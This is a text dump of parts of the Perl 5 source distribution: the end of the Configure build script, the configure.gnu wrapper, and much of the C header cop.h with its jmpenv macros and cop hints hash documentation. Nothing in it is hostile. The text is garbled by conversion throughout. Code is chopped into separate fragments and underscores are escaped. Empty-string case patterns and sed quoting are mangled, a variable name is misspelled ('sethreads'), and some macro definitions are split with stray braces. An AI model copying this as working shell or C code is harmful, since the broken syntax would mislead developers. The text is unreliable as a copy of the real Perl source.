siteman1direxp='\$siteman1direxp'  
siteman3dir='\$siteman3dir'  
siteman3direxp='\$siteman3direxp'  
siteprefix='\$siteprefix'  
siteprefixexp='\$siteprefixexp'  
sitescript='\$sitescript'  
sitescriptexp='\$sitescriptexp'  
size\_size='\$size\_size'  
size\_type='\$size\_type'

sleep='\$sleep'  
smail='\$smail'  
so='\$so'  
sockethdr='\$sockethdr'  
socketlib='\$socketlib'  
socksizetype='\$socksizetype'  
sort='\$sort'  
spackage='\$spackage'  
spitshell='\$spitshell'  
srand48\_r\_proto='\$srand48\_r\_proto'  
srandom\_r\_proto='\$srandom\_r\_proto'  
src='\$src'  
ssizetype='\$ssizetype'  
startperl='\$startperl'  
startsh='\$startsh'  
static\_ext='\$static\_ext'  
stdchar='\$stdchar'  
stdio\_base='\$stdio\_base'  
stdio\_bufsiz='\$stdio\_bufsiz'  
stdio\_cnt='\$stdio\_cnt'  
stdio\_filbuf='\$stdio\_filbuf'  
stdio\_ptr='\$stdio\_ptr'  
stdio\_stream\_array='\$stdio\_stream\_array'  
strerror\_r\_proto='\$strerror\_r\_proto'  
strings='\$strings'

submit='\$submit'

subversion='\$subversion'

sysman='\$sysman'

tail='\$tail'

tar='\$tar'

targetarch='\$targetarch'

tbl='\$tbl'

tee='\$tee'

test='\$test'

timeincl='\$timeincl'

timetype='\$timetype'

tmpnam\_r\_proto='\$tmpnam\_r\_proto'

to='\$to'

touch='\$touch'

tr='\$tr'

trnl='\$trnl'

troff='\$troff'

ttyname\_r\_proto='\$ttyname\_r\_proto'

u16size='\$u16size'

u16type='\$u16type'

u32size='\$u32size'

u32type='\$u32type'

u64size='\$u64size'

u64type='\$u64type'

u8size='\$u8size'

u8type='\$u8type'  
uidformat='\$uidformat'  
uidsign='\$uidsign'  
uidsize='\$uidsize'  
uidtype='\$uidtype'  
uname='\$uname'  
uniq='\$uniq'  
uquadtype='\$uquadtype'  
use5005threads='\$use5005threads'  
use64bitall='\$use64bitall'  
use64bitint='\$use64bitint'  
usecrosscompile='\$usecrosscompile'  
usedevel='\$usedevel'  
usedl='\$usedl'  
usedtrace='\$usedtrace'  
usefaststdio='\$usefaststdio'  
useithreads='\$useithreads'  
uselargefiles='\$uselargefiles'  
uselongdouble='\$uselongdouble'  
usemallocwrap='\$usemallocwrap'  
usemorebits='\$usemorebits'  
usemultiplicity='\$usemultiplicity'  
usemymalloc='\$usemymalloc'  
usenm='\$usenm'  
useopcode='\$useopcode'

useperlio='\$useperlio'

useposix='\$useposix'

usereentrant='\$usereentrant'

userelocatableinc='\$userelocatableinc'

usesfio='\$usesfio'

useshrplib='\$useshrplib'

usesitecustomize='\$usesitecustomize'

usesocks='\$usesocks'

sethreads='\$sethreads'

usevendorprefix='\$usevendorprefix'

usevfork='\$usevfork'

usrinc='\$usrinc'

uuname='\$uuname'

uvXUformat='\$uvXUformat'

uvoformat='\$uvoformat'

uvsize='\$uvsize'

uvtype='\$uvtype'

uvuformat='\$uvuformat'

uvxformat='\$uvxformat'

vaproto='\$vaproto'

vendorarch='\$vendorarch'

vendorarchexp='\$vendorarchexp'

vendorbin='\$vendorbin'

vendorbinexp='\$vendorbinexp'

vendorhtml1dir='\$vendorhtml1dir'



vendorhtml1direxp='\$vendorhtml1direxp'  
vendorhtml3dir='\$vendorhtml3dir'  
vendorhtml3direxp='\$vendorhtml3direxp'  
vendorlib='\$vendorlib'  
vendorlib\_stem='\$vendorlib\_stem'  
vendorlibexp='\$vendorlibexp'  
vendorman1dir='\$vendorman1dir'  
vendorman1direxp='\$vendorman1direxp'  
vendorman3dir='\$vendorman3dir'  
vendorman3direxp='\$vendorman3direxp'  
vendorprefix='\$vendorprefix'  
vendorprefixexp='\$vendorprefixexp'  
vendorscript='\$vendorscript'  
vendorscriptexp='\$vendorscriptexp'  
version='\$version'  
version\_patchlevel\_string='\$version\_patchlevel\_string'  
versiononly='\$versiononly'  
vi='\$vi'  
voidflags='\$voidflags'  
xlibpth='\$xlibpth'  
yacc='\$yacc'  
yaccflags='\$yaccflags'  
zcat='\$zcat'  
zip='\$zip'  
EOT

: add special variables

```
$test -f $src/patchlevel.h && \
```

```
awk '/^#define[      ]+PERL_/ {printf "%s=%s\n", $2, $3}' $src/patchlevel.h >>config.sh
```

```
echo "PERL_PATCHLEVEL=$perl_patchlevel" >>config.sh
```

```
echo "PERL_CONFIG_SH=true" >>config.sh
```

: propagate old symbols

```
if $test -f UU/config.sh; then
```

```
    <UU/config.sh $sort | $uniq >UU/oldconfig.sh
```

```
    $sed -n 's/^\([a-zA-Z_0-9]*\)=.*/\1/p' \
```

```
        config.sh config.sh UU/oldconfig.sh | \
```

```
        $sort | $uniq -u >UU/oldsyms
```

```
    set X `cat UU/oldsyms`
```

```
    shift
```

```
    case $# in
```

```
        0) ;;
```

```
        *)
```

```
            cat <<EOM
```

Hmm...You had some extra variables I don't know about...I'll try to keep 'em...

EOM

```
    echo ": Variables propagated from previous config.sh file." >>config.sh
```

```
    for sym in `cat UU/oldsyms`; do
```

```
        echo "    Propagating $hint variable ""$""$sym..."
```

```
        eval 'tmp=""$""${sym}""'
```

```

        echo "$tmp" | \
            sed -e "s/'/'\""/g" -e "s/^/$sym=/'/" -e "s/$/'/" >>config.sh
    done
    ;;
esac
fi

: Finish up by extracting the .SH files
case "$alldone" in
exit)
    $rm -rf UU
    echo "Extraction done."
    exit 0
    ;;
cont)
    ;;
")
    dflt=""
    nostick=true
    $cat <<EOM

```

If you'd like to make any changes to the config.sh file before I begin to configure things, do it as a shell escape now (e.g. !vi config.sh).

EOM

```

rp="Press return or use a shell escape to edit config.sh:"

. UU/myread

nostick=""

case "$ans" in

  ") ;;

  *) : in case they cannot read

        sh 1>&4 -c "$ans";;

esac

;;

esac

```

: if this fails, just run all the .SH files by hand

```

. ./config.sh

```

```

echo " "

```

```

exec 1>&4

```

```

pwd=`pwd`

```

```

. ./UU/extract

```

```

cd "$pwd"

```

```

if $contains '^depend:' [Mm]akefile >/dev/null 2>&1; then

```

```

    dflt=y

```

```

    case "$silent" in

```

```

        true) ;;

```

```

    *)

```

```
$cat <<EOM
```

Now you need to generate make dependencies by running "\$make depend".

You might prefer to run it in background: "\$make depend > makedepend.out &"

It can take a while, so you might not want to run it right now.

EOM

```
;;

esac

rp="Run $make depend now?"

. UU/myread

case "$ans" in
y*)
    $make depend && echo "Now you must run '$make'."
    ;;
*)
    echo "You must run '$make depend' then '$make'."
    ;;
esac

elif test -f [Mm]akefile; then

    echo " "

    echo "Now you must run a $make."

else

    echo "Configure done."

fi
```

```
if $test -f Policy.sh; then
```

```
    $cat <<EOM
```

If you compile \$package on a different machine or from a different object directory, copy the Policy.sh file from this object directory to the new one before you run Configure -- this will help you with most of the policy defaults.

```
EOM
```

```
fi
```

```
if $test -f config.msg; then
```

```
    echo "Hmm. I also noted the following information while running:"
```

```
    echo " "
```

```
    $cat config.msg >&4
```

```
    $rm -f config.msg
```

```
fi
```

```
$rm -f kit*isdone ark*isdone
```

```
$rm -rf UU
```

```
: End of Configure
```

```
configure.gnu
```

```
#!/bin/sh
```

```
#
```

```
# GNU configure-like front end to metaconfig's Configure.

#

# Written by Andy Dougherty <doughera@lafayette.edu>

# and Matthew Green <mrg@mame.mu.oz.au>.

#

# Reformatted and modified for inclusion in the dist-3.0 package by

# Raphael Manfredi <ram@hptnos02.grenoble.hp.com>.

#

# This script belongs to the public domain and may be freely redistributed.

#

# The remaining of this leading shell comment may be removed if you

# include this script in your own package.

#

# $Log: configure,v $

# Revision 3.0.1.1 1995/07/25 14:16:21 ram

# patch56: created

#

(exit $?0) || exec sh $0 $argv:q

case "$0" in

*configure)

    if cmp $0 `echo $0 | sed -e s/configure/Configure/` >/dev/null; then

        echo "Your configure and Configure scripts seem to be identical."

        echo "This can happen on filesystems that aren't fully case sensitive."
```

```
    echo "You'll have to explicitly extract Configure and run that."
    exit 1
fi
;;
esac

opts=""
verbose=""
create='-e'
while test $# -gt 0; do
    case $1 in
        --help)
            cat <<EOM
Usage: configure.gnu [options]

This is GNU configure-like front end for a metaconfig-generated Configure.

It emulates the following GNU configure options (must be fully spelled out):

    --help
    --no-create
    --prefix=PREFIX
    --cache-file (ignored)
    --quiet
    --silent
    --verbose
    --version
```



And it honours these environment variables: CC, CFLAGS and DEFS.

EOM

```
        exit 0

        ;;

--no-create)

        create='-E'

        shift

        ;;

--prefix=*)

        arg=`echo $1 | sed 's/--prefix=/-Dprefix=/'`

        opts="$opts $arg"

        shift

        ;;

--prefix)

        shift

        arg="-Dprefix=$1"

        opts="$opts $arg"

        shift

        ;;

--cache-file=*)

        shift          # Just ignore it.

        ;;

--quiet|--silent)

        exec >/dev/null 2>&1

        shift
```

```

        ;;
    --verbose)
        verbose=true
        shift
        ;;
    --version)
        copt="$copt -V"
        shift
        ;;
    --*)
        opt=`echo $1 | sed 's/=.*//'`
        echo "This GNU configure front end does not understand $opt"
        exit 1
        ;;
    *)
        opts="$opts '$1'"
        shift
        ;;
esac

done

case "$CC" in
    ") ;;
    *) opts="$opts -Dcc='$CC'";;
esac

```

```
# Join DEFS and CFLAGS together.
```

```
ccflags=""
```

```
case "$DEFS" in
```

```
) ;;
```

```
*) ccflags=$DEFS;;
```

```
esac
```

```
case "$CFLAGS" in
```

```
) ;;
```

```
*) ccflags="$ccflags $CFLAGS";;
```

```
esac
```

```
case "$ccflags" in
```

```
) ;;
```

```
*) opts="$opts -Dccflags='$ccflags'";;
```

```
esac
```

```
case "$LDFLAGS" in
```

```
) ;;
```

```
*) ldflags="$ldflags $LDFLAGS";;
```

```
esac
```

```
case "$ldflags" in
```

```
) ;;
```

```
*) opts="$opts -Dldflags='$ldflags'";;
```

```
esac
```

```
# Don't use -s if they want verbose mode
```

```
case "$verbose" in
") copt="$copt -ds";;
*) copt="$copt -d";;
esac
```

```
eval "set X sh Configure $copt $create $opts"
```

```
shift
```

```
echo "$@"
```

```
exec "$@"
```

```
cop.h
```

```
/* cop.h
```

```
*
```

```
* Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,
```

```
* 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009 by Larry Wall and others
```

```
*
```

```
* You may distribute under the terms of either the GNU General Public
```

```
* License or the Artistic License, as specified in the README file.
```

```
*
```

```
* Control ops (cops) are one of the two ops OP_NEXTSTATE and OP_DBSTATE,
```

```
* that (loosely speaking) are separate statements.
```

```
* They hold information important for lexical state and error reporting.
```

```
* At run time, PL_curcop is set to point to the most recently executed cop,
```

```
* and thus can be used to determine our current state.
```

```
*/
```

```
/* A jmpenv packages the state required to perform a proper non-local jump.
```

```
* Note that there is a PL_start_env initialized when perl starts, and
```

```
* PL_top_env points to this initially, so PL_top_env should always be
```

```
* non-null.
```

```
*
```

```
* Existence of a non-null PL_top_env->je_prev implies it is valid to call
```

```
* longjmp() at that runlevel (we make sure PL_start_env.je_prev is always
```

```
* null to ensure this).
```

```
*
```

```
* je_mustcatch, when set at any runlevel to TRUE, means eval ops must
```

```
* establish a local jmpenv to handle exception traps. Care must be taken
```

```
* to restore the previous value of je_mustcatch before exiting the
```

```
* stack frame iff JMPENV_PUSH was not called in that stack frame.
```

```
* GSAR 97-03-27
```

```
*/
```

```
struct jmpenv {
```

```
    struct jmpenv *    je_prev;
```

```
    Sigjmp_buf         je_buf;          /* only for use if !je_throw */
```

```
    int                je_ret;          /* last exception thrown */
```

```
    bool              je_mustcatch; /* need to call longjmp()? */
```

```
};
```

```
typedef struct jmpenv JMPENV;
```

```

#ifdef OP_IN_REGISTER

#define OP_REG_TO_MEM    PL_opsave = op
#define OP_MEM_TO_REG    op = PL_opsave

#else

#define OP_REG_TO_MEM    NOOP
#define OP_MEM_TO_REG    NOOP

#endif

/*
 * How to build the first jmpenv.
 *
 * top_env needs to be non-zero. It points to an area
 * in which longjmp() stuff is stored, as C callstack
 * info there at least is thread specific this has to
 * be per-thread. Otherwise a 'die' in a thread gives
 * that thread the C stack of last thread to do an eval {}!
 */

#define JMPENV_BOOTSTRAP \
    STMT_START { \
        Zero(&PL_start_env, 1, JMPENV); \
        PL_start_env.je_ret = -1; \
        PL_start_env.je_mustcatch = TRUE; \
        PL_top_env = &PL_start_env; \
    } STMT_END

```

/\*

\* PERL\_FLEXIBLE\_EXCEPTIONS

\*

\* All the flexible exceptions code has been removed.

\* See the following threads for details:

\*

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/2004-07/msg00378.html>

\*

\* Joshua's original patches (which weren't applied) and discussion:

\*

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg01396.html>

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg01489.html>

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg01491.html>

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg01608.html>

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg02144.html>

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1998-02/msg02998.html>

\*

\* Chip's reworked patch and discussion:

\*

\* <http://www.xray.mpe.mpg.de/mailling-lists/perl5-porters/1999-03/msg00520.html>

\*

\* The flaw in these patches (which went unnoticed at the time) was

\* that they moved some code that could potentially die() out of the

\* region protected by the setjmp()s. This caused exceptions within

\* END blocks and such to not be handled by the correct setjmp().

\*

\* The original patches that introduces flexible exceptions were:

\*

\* <http://perl5.git.perl.org/perl.git/commit/312caa8e97f1c7ee342a9895c2f0e749625b4929>

\* <http://perl5.git.perl.org/perl.git/commit/14dd3ad8c9bf82cf09798a22cc89a9862dfd6d1a>

\*

\*/

```
#define dJMPENV          JMPENV cur_env
```

```
#define JMPENV_PUSH(v) \
```

```
    STMT_START {                                \
        DEBUG_I({                                \
            int i = 0; JMPENV *p = PL_top_env;    \
            while (p) { i++; p = p->je_prev; }      \
            Perl_deb(aTHX_ "JMPENV_PUSH level=%d at %s:%d\n", \
                    i, __FILE__, __LINE__);})      \
        cur_env.je_prev = PL_top_env;              \
        OP_REG_TO_MEM;                             \
        cur_env.je_ret = PerlProc_setjmp(cur_env.je_buf, SCOPE_SAVES_SIGNAL_MASK); \
        \
        OP_MEM_TO_REG;                             \
        PL_top_env = &cur_env;                     \
        cur_env.je_mustcatch = FALSE;              \
        (v) = cur_env.je_ret;                      \
```



```
} STMT_END
```

```
#define JMPENV_POP \
```

```
    STMT_START { \
        DEBUG_I({ \
            int i = -1; JMPENV *p = PL_top_env; \
            while (p) { i++; p = p->je_prev; } \
            Perl_deb(aTHX_ "JMPENV_POP level=%d at %s:%d\n", \
                i, __FILE__, __LINE__);}) \
        assert(PL_top_env == &cur_env); \
        PL_top_env = cur_env.je_prev; \
    } STMT_END
```

```
#define JMPENV_JUMP(v) \
```

```
    STMT_START { \
        DEBUG_I({ \
            int i = -1; JMPENV *p = PL_top_env; \
            while (p) { i++; p = p->je_prev; } \
            Perl_deb(aTHX_ "JMPENV_JUMP(%d) level=%d at %s:%d\n", \
                (int)v, i, __FILE__, __LINE__);}) \
        OP_REG_TO_MEM; \
        if (PL_top_env->je_prev) \
            PerlProc_longjmp(PL_top_env->je_buf, (v)); \
        if ((v) == 2) \
            PerlProc_exit(STATUS_EXIT); \
    }
```

```

        PerlIO_printf(PerlIO_stderr(), "panic: top_env\n"); \
        PerlProc_exit(1); \
    } STMT_END

#define CATCH_GET          (PL_top_env->je_mustcatch)
#define CATCH_SET(v) \
    STMT_START { \
        DEBUG_I( \
            Perl_deb(aTHX_ \
                "JUMPLEVEL set catch %d => %d (for %p) at %s:%d\n", \
                PL_top_env->je_mustcatch, v, (void*)PL_top_env, \
                __FILE__, __LINE__);) \
        PL_top_env->je_mustcatch = (v); \
    } STMT_END

/*
=head1 COP Hint Hashes
*/

typedef struct refcounted_he COPHH;

#define COPHH_KEY_UTF8 REFCOUNTED_HE_KEY_UTF8

/*
=for apidoc Amx|SV *|cophh_fetch_pvn|const COPHH *cophh|const char *keypv|STRLEN keylen|U32
hash|U32 flags

```

Look up the entry in the cop hints hash I<cophh> with the key specified by I<keypv> and I<keylen>. If I<flags> has the C<COPHH\_KEY\_UTF8> bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. I<hash> is a precomputed hash of the key string, or zero if it has not been precomputed. Returns a mortal scalar copy of the value associated with the key, or C<&PL\_sv\_placeholder> if there is no value associated with the key.

=cut

\*/

```
#define cophh_fetch_pvn(cophh, keypv, keylen, hash, flags) \
```

```
    Perl_refcounted_he_fetch_pvn(aTHX_ cophh, keypv, keylen, hash, flags)
```

/\*

```
=for apidoc Amx|SV *|cophh_fetch_pvs|const COPHH *cophh|const char *key|U32 flags
```

Like L</cophh\_fetch\_pvn>, but takes a literal string instead of a string/length pair, and no precomputed hash.

=cut

\*/

```
#define cophh_fetch_pvs(cophh, key, flags) \
```

```
Perl_refcounted_he_fetch_pvn(aTHX_ cophh, STR_WITH_LEN(key), 0, flags)
```

```
/*
```

```
=for apidoc Amx|SV *|cophh_fetch_pv|const COPHH *cophh|const char *key|U32 hash|U32 flags
```

Like L</cophh\_fetch\_pvn>, but takes a nul-terminated string instead of  
a string/length pair.

```
=cut
```

```
*/
```

```
#define cophh_fetch_pv(cophh, key, hash, flags) \
```

```
    Perl_refcounted_he_fetch_pvn(aTHX_ cophh, key, hash, flags)
```

```
/*
```

```
=for apidoc Amx|SV *|cophh_fetch_sv|const COPHH *cophh|SV *key|U32 hash|U32 flags
```

Like L</cophh\_fetch\_pvn>, but takes a Perl scalar instead of a  
string/length pair.

```
=cut
```

```
*/
```

```
#define cophh_fetch_sv(cophh, key, hash, flags) \
```

```
    Perl_refcounted_he_fetch_sv(aTHX_ cophh, key, hash, flags)
```

```
/*
```

```
=for apidoc Amx|HV *|cophh_2hv|const COPHH *cophh|U32 flags
```

Generates and returns a standard Perl hash representing the full set of key/value pairs in the cop hints hash I<cophh>. I<flags> is currently unused and must be zero.

```
=cut
```

```
*/
```

```
#define cophh_2hv(cophh, flags) \
```

```
    Perl_refcounted_he_chain_2hv(aTHX_ cophh, flags)
```

```
/*
```

```
=for apidoc Amx|COPHH *|cophh_copy|COPHH *cophh
```

Make and return a complete copy of the cop hints hash I<cophh>.

```
=cut
```

```
*/
```

```
#define cophh_copy(cophh) Perl_refcounted_he_inc(aTHX_ cophh)
```

```
/*
```

```
=for apidoc Amx|void|cophh_free|COPHH *cophh
```

Discard the cop hints hash I<cophh>, freeing all resources associated with it.

```
=cut
```

```
*/
```

```
#define cophh_free(cophh) Perl_refcounted_he_free(aTHX_ cophh)
```

```
/*
```

```
=for apidoc Amx|COPHH *|cophh_new_empty
```

Generate and return a fresh cop hints hash containing no entries.

```
=cut
```

```
*/
```

```
#define cophh_new_empty() ((COPHH *)NULL)
```

```
/*
```

```
=for apidoc Amx|COPHH *|cophh_store_pvn|COPHH *cophh|const char *keypv|STRLEN keylen|U32  
hash|SV *value|U32 flags
```

Stores a value, associated with a key, in the cop hints hash I<cophh>, and returns the modified hash. The returned hash pointer is in general

not the same as the hash pointer that was passed in. The input hash is consumed by the function, and the pointer to it must not be subsequently used. Use `COPHH_COPY` if you need both hashes.

The key is specified by `keypv` and `keylen`. If `flags` has the `COPHH_KEY_UTF8` bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. `hash` is a precomputed hash of the key string, or zero if it has not been precomputed.

`value` is the scalar value to store for this key. `value` is copied by this function, which thus does not take ownership of any reference to it, and later changes to the scalar will not be reflected in the value visible in the cop hints hash. Complex types of scalar will not be stored with referential integrity, but will be coerced to strings.

=cut

\*/

```
#define cophh_store_pvn(cophh, keypv, keylen, hash, value, flags) \
```

```
    Perl_refcounted_he_new_pvn(aTHX_ cophh, keypv, keylen, hash, value, flags)
```

```
/*
```

```
=for apidoc Amx|COPHH *|cophh_store_pvs|const COPHH *cophh|const char *key|SV *value|U32  
flags
```

Like `COPHH_STORE_PVN`, but takes a literal string instead of a

string/length pair, and no precomputed hash.

=cut

\*/

```
#define cophh_store_pvs(cophh, key, value, flags) \
```

```
    Perl_refcounted_he_new_pvn(aTHX_ cophh, STR_WITH_LEN(key), 0, value, flags)
```

/\*

=for apidoc Amx|COPHH \*|cophh\_store\_pv|const COPHH \*cophh|const char \*key|U32 hash|SV  
\*value|U32 flags

Like L</cophh\_store\_pvn>, but takes a nul-terminated string instead of  
a string/length pair.

=cut

\*/

```
#define cophh_store_pv(cophh, key, hash, value, flags) \
```

```
    Perl_refcounted_he_new_pv(aTHX_ cophh, key, hash, value, flags)
```

/\*

=for apidoc Amx|COPHH \*|cophh\_store\_sv|const COPHH \*cophh|SV \*key|U32 hash|SV \*value|U32  
flags

Like L</cophh\_store\_pvn>, but takes a Perl scalar instead of a



string/length pair.

=cut

\*/

```
#define cophh_store_sv(cophh, key, hash, value, flags) \
```

```
    Perl_refcounted_he_new_sv(aTHX_ cophh, key, hash, value, flags)
```

```
/*
```

```
=for apidoc Amx|COPHH *|cophh_delete_pvn|COPHH *cophh|const char *keypv|STRLEN keylen|U32  
hash|U32 flags
```

Delete a key and its associated value from the cop hints hash I<cophh>, and returns the modified hash. The returned hash pointer is in general not the same as the hash pointer that was passed in. The input hash is consumed by the function, and the pointer to it must not be subsequently used. Use L</cophh\_copy> if you need both hashes.

The key is specified by I<keypv> and I<keylen>. If I<flags> has the C<COPHH\_KEY\_UTF8> bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. I<hash> is a precomputed hash of the key string, or zero if it has not been precomputed.

=cut

\*/

```
#define cophh_delete_pvn(cophh, keypv, keylen, hash, flags) \
    Perl_refcounted_he_new_pvn(aTHX_ cophh, keypv, keylen, hash, \
        (SV *)NULL, flags)
```

/\*

=for apidoc Amx|COPHH \*|cophh\_delete\_pvs|const COPHH \*cophh|const char \*key|U32 flags

Like L</cophh\_delete\_pvn>, but takes a literal string instead of a string/length pair, and no precomputed hash.

=cut

\*/

```
#define cophh_delete_pvs(cophh, key, flags) \
    Perl_refcounted_he_new_pvn(aTHX_ cophh, STR_WITH_LEN(key), 0, \
        (SV *)NULL, flags)
```

/\*

=for apidoc Amx|COPHH \*|cophh\_delete\_pv|const COPHH \*cophh|const char \*key|U32 hash|U32 flags

Like L</cophh\_delete\_pvn>, but takes a nul-terminated string instead of a string/length pair.

=cut

\*/

```

#define cophh_delete_pv(cophh, key, hash, flags) \

    Perl_refcounted_he_new_pv(aTHX_ cophh, key, hash, (SV *)NULL, flags)

/*

=for apidoc Amx|COPHH *|cophh_delete_sv|const COPHH *cophh|SV *key|U32 hash|U32 flags

Like L</cophh_delete_pvn>, but takes a Perl scalar instead of a
string/length pair.

=cut

*/

#define cophh_delete_sv(cophh, key, hash, flags) \

    Perl_refcounted_he_new_sv(aTHX_ cophh, key, hash, (SV *)NULL, flags)

#include "mydtrace.h"

struct cop {

    BASEOP

    /* On LP64 putting this here takes advantage of the fact that BASEOP isn't
       an exact multiple of 8 bytes to save structure padding. */

    line_t    cop_line;    /* line # of this command */

    /* label for this construct is now stored in cop_hints_hash */

#ifdef USE_ITHREADS

```

```

char *      cop_stashpv;  /* package line was compiled in */

char *      cop_file;    /* file name the following line # is from */

#else

HV * cop_stash;    /* package line was compiled in */

GV * cop_filegv;    /* file the following line # is from */

#endif

U32      cop_hints;    /* hints bits from pragmata */

U32      cop_seq;      /* parse sequence number */

/* Beware. mg.c and warnings.pl assume the type of this is STRLEN *: */

STRLEN *   cop_warnings; /* lexical warnings bitmask */

/* compile time state of %^H. See the comment in op.c for how this is
   used to recreate a hash to return from caller. */

COPHH *    cop_hints_hash;

};

#ifdef USE_ITHREADS

# define CopFILE(c)      ((c)->cop_file)

# define CopFILEGV(c)    (CopFILE(c) \
                          ? gv_fetchfile(CopFILE(c)) : NULL)

# ifdef NETWARE

#   define CopFILE_set(c,pv)    ((c)->cop_file = savepv(pv))

#   define CopFILE_setn(c,pv,l) ((c)->cop_file = savepv((pv),(l)))

# else

#   define CopFILE_set(c,pv)    ((c)->cop_file = savesharedpv(pv))

```

```

# define CopFILE_setn(c,pv,l) ((c)->cop_file = savesharedpv((pv),(l)))

# endif


# define CopFILESV(c)      (CopFILE(c) \
                            ? GvSV(gv_fetchfile(CopFILE(c))) : NULL)

# define CopFILEAV(c)      (CopFILE(c) \
                            ? GvAV(gv_fetchfile(CopFILE(c))) : NULL)

# ifdef DEBUGGING

# define CopFILEAVx(c)      (assert(CopFILE(c)), \
                            GvAV(gv_fetchfile(CopFILE(c))))

# else

# define CopFILEAVx(c)      (GvAV(gv_fetchfile(CopFILE(c))))

# endif

# define CopSTASHPV(c)      ((c)->cop_stashpv)


# ifdef NETWARE

# define CopSTASHPV_set(c,pv) ((c)->cop_stashpv = ((pv) ? savepv(pv) : NULL))

# else

# define CopSTASHPV_set(c,pv) ((c)->cop_stashpv = savesharedpv(pv))

# endif


# define CopSTASH(c)      (CopSTASHPV(c) \
                            ? gv_stashpv(CopSTASHPV(c),GV_ADD) : NULL)

# define CopSTASH_set(c,hv) CopSTASHPV_set(c, (hv) ? HvNAME_get(hv) : NULL)

# define CopSTASH_eq(c,hv) ((hv) && stashpv_hvname_match(c,hv))

```

```

# ifdef NETWARE

#  define CopSTASH_free(c) SAVECOPSTASH_FREE(c)

#  define CopFILE_free(c) SAVECOPFILE_FREE(c)

#  else

#  define CopSTASH_free(c)    PerlMemShared_free(CopSTASHPV(c))

#  define CopFILE_free(c)    (PerlMemShared_free(CopFILE(c)),(CopFILE(c) = NULL))

#  endif

#else

#  define CopFILEGV(c)        ((c)->cop_filegv)

#  define CopFILEGV_set(c,gv) ((c)->cop_filegv = (GV*)SvREFCNT_inc(gv))

#  define CopFILE_set(c,pv)    CopFILEGV_set((c), gv_fetchfile(pv))

#  define CopFILE_setn(c,pv,l) CopFILEGV_set((c), gv_fetchfile_flags((pv),(l),0))

#  define CopFILESV(c)        (CopFILEGV(c) ? GvSV(CopFILEGV(c)) : NULL)

#  define CopFILEAV(c)        (CopFILEGV(c) ? GvAV(CopFILEGV(c)) : NULL)

#  ifdef DEBUGGING

#  define CopFILEAVx(c)        (assert(CopFILEGV(c)), GvAV(CopFILEGV(c)))

#  else

#  define CopFILEAVx(c)        (GvAV(CopFILEGV(c)))

#  endif

#  define CopFILE(c)          (CopFILEGV(c) && GvSV(CopFILEGV(c)) \
                               ? SvPVX(GvSV(CopFILEGV(c))) : NULL)

#  define CopSTASH(c)         ((c)->cop_stash)

#  define CopSTASH_set(c,hv)  ((c)->cop_stash = (hv))

#  define CopSTASHPV(c)        (CopSTASH(c) ? HvNAME_get(CopSTASH(c)) : NULL)

/* cop_stash is not refcounted */

```

```

# define CopSTASHPV_set(c,pv) CopSTASH_set((c), gv_stashpv(pv,GV_ADD))

# define CopSTASH_eq(c,hv)  (CopSTASH(c) == (hv))

# define CopSTASH_free(c)

# define CopFILE_free(c)      (SvREFCNT_dec(CopFILEGV(c)),(CopFILEGV(c) = NULL))


#endif /* USE_ITHREADS */


#define CopHINTHASH_get(c)  ((COPHH*)((c)->cop_hints_hash))

#define CopHINTHASH_set(c,h) ((c)->cop_hints_hash = (h))


/*

=head1 COP Hint Reading

*/


/*

=for apidoc Am|SV *|cop_hints_fetch_pvn|const COP *cop|const char *keypv|STRLEN keylen|U32
hash|U32 flags


```

Look up the hint entry in the cop `I<cop>` with the key specified by `I<keypv>` and `I<keylen>`. If `I<flags>` has the `C<COPHH_KEY_UTF8>` bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. `I<hash>` is a precomputed hash of the key string, or zero if it has not been precomputed. Returns a mortal scalar copy of the value associated with the key, or `C<&PL_sv_placeholder>` if there is no value associated with the key.

=cut

\*/

```
#define cop_hints_fetch_pvn(cop, keypv, keylen, hash, flags) \  
    cophh_fetch_pvn(CopHINTHASH_get(cop), keypv, keylen, hash, flags)
```

/\*

=for apidoc Am|SV \*|cop\_hints\_fetch\_pvs|const COP \*cop|const char \*key|U32 flags

Like L</cop\_hints\_fetch\_pvn>, but takes a literal string instead of a string/length pair, and no precomputed hash.

=cut

\*/

```
#define cop_hints_fetch_pvs(cop, key, flags) \  
    cophh_fetch_pvs(CopHINTHASH_get(cop), key, flags)
```

/\*

=for apidoc Am|SV \*|cop\_hints\_fetch\_pv|const COP \*cop|const char \*key|U32 hash|U32 flags

Like L</cop\_hints\_fetch\_pvn>, but takes a nul-terminated string instead of a string/length pair.

=cut



```
*/
```

```
#define cop_hints_fetch_pv(cop, key, hash, flags) \  
    cophh_fetch_pv(CopHINTHASH_get(cop), key, hash, flags)
```

```
/*
```

```
=for apidoc Am|SV *|cop_hints_fetch_sv|const COP *cop|SV *key|U32 hash|U32 flags
```

Like L</cop\_hints\_fetch\_pvn>, but takes a Perl scalar instead of a string/length pair.

```
=cut
```

```
*/
```

```
#define cop_hints_fetch_sv(cop, key, hash, flags) \  
    cophh_fetch_sv(CopHINTHASH_get(cop), key, hash, flags)
```

```
/*
```

```
=for apidoc Am|HV *|cop_hints_2hv|const COP *cop|U32 flags
```

Generates and returns a standard Perl hash representing the full set of hint entries in the cop I<cop>. I<flags> is currently unused and must be zero.

```
=cut
```

```
*/
```

```
#define cop_hints_2hv(cop, flags) \  
    cophh_2hv(CopHINTHASH_get(cop), flags)
```

```
#define CopLABEL(c) Perl_fetch_cop_label(aTHX_ (c), NULL, NULL)
```

```
#define CopLABEL_alloc(pv)    ((pv)?savepv(pv):NULL)
```

```
#define CopSTASH_ne(c,hv)    (!CopSTASH_eq(c,hv))
```

```
#define CopLINE(c)           ((c)->cop_line)
```

```
#define CopLINE_inc(c)       (++CopLINE(c))
```

```
#define CopLINE_dec(c)       (--CopLINE(c))
```

```
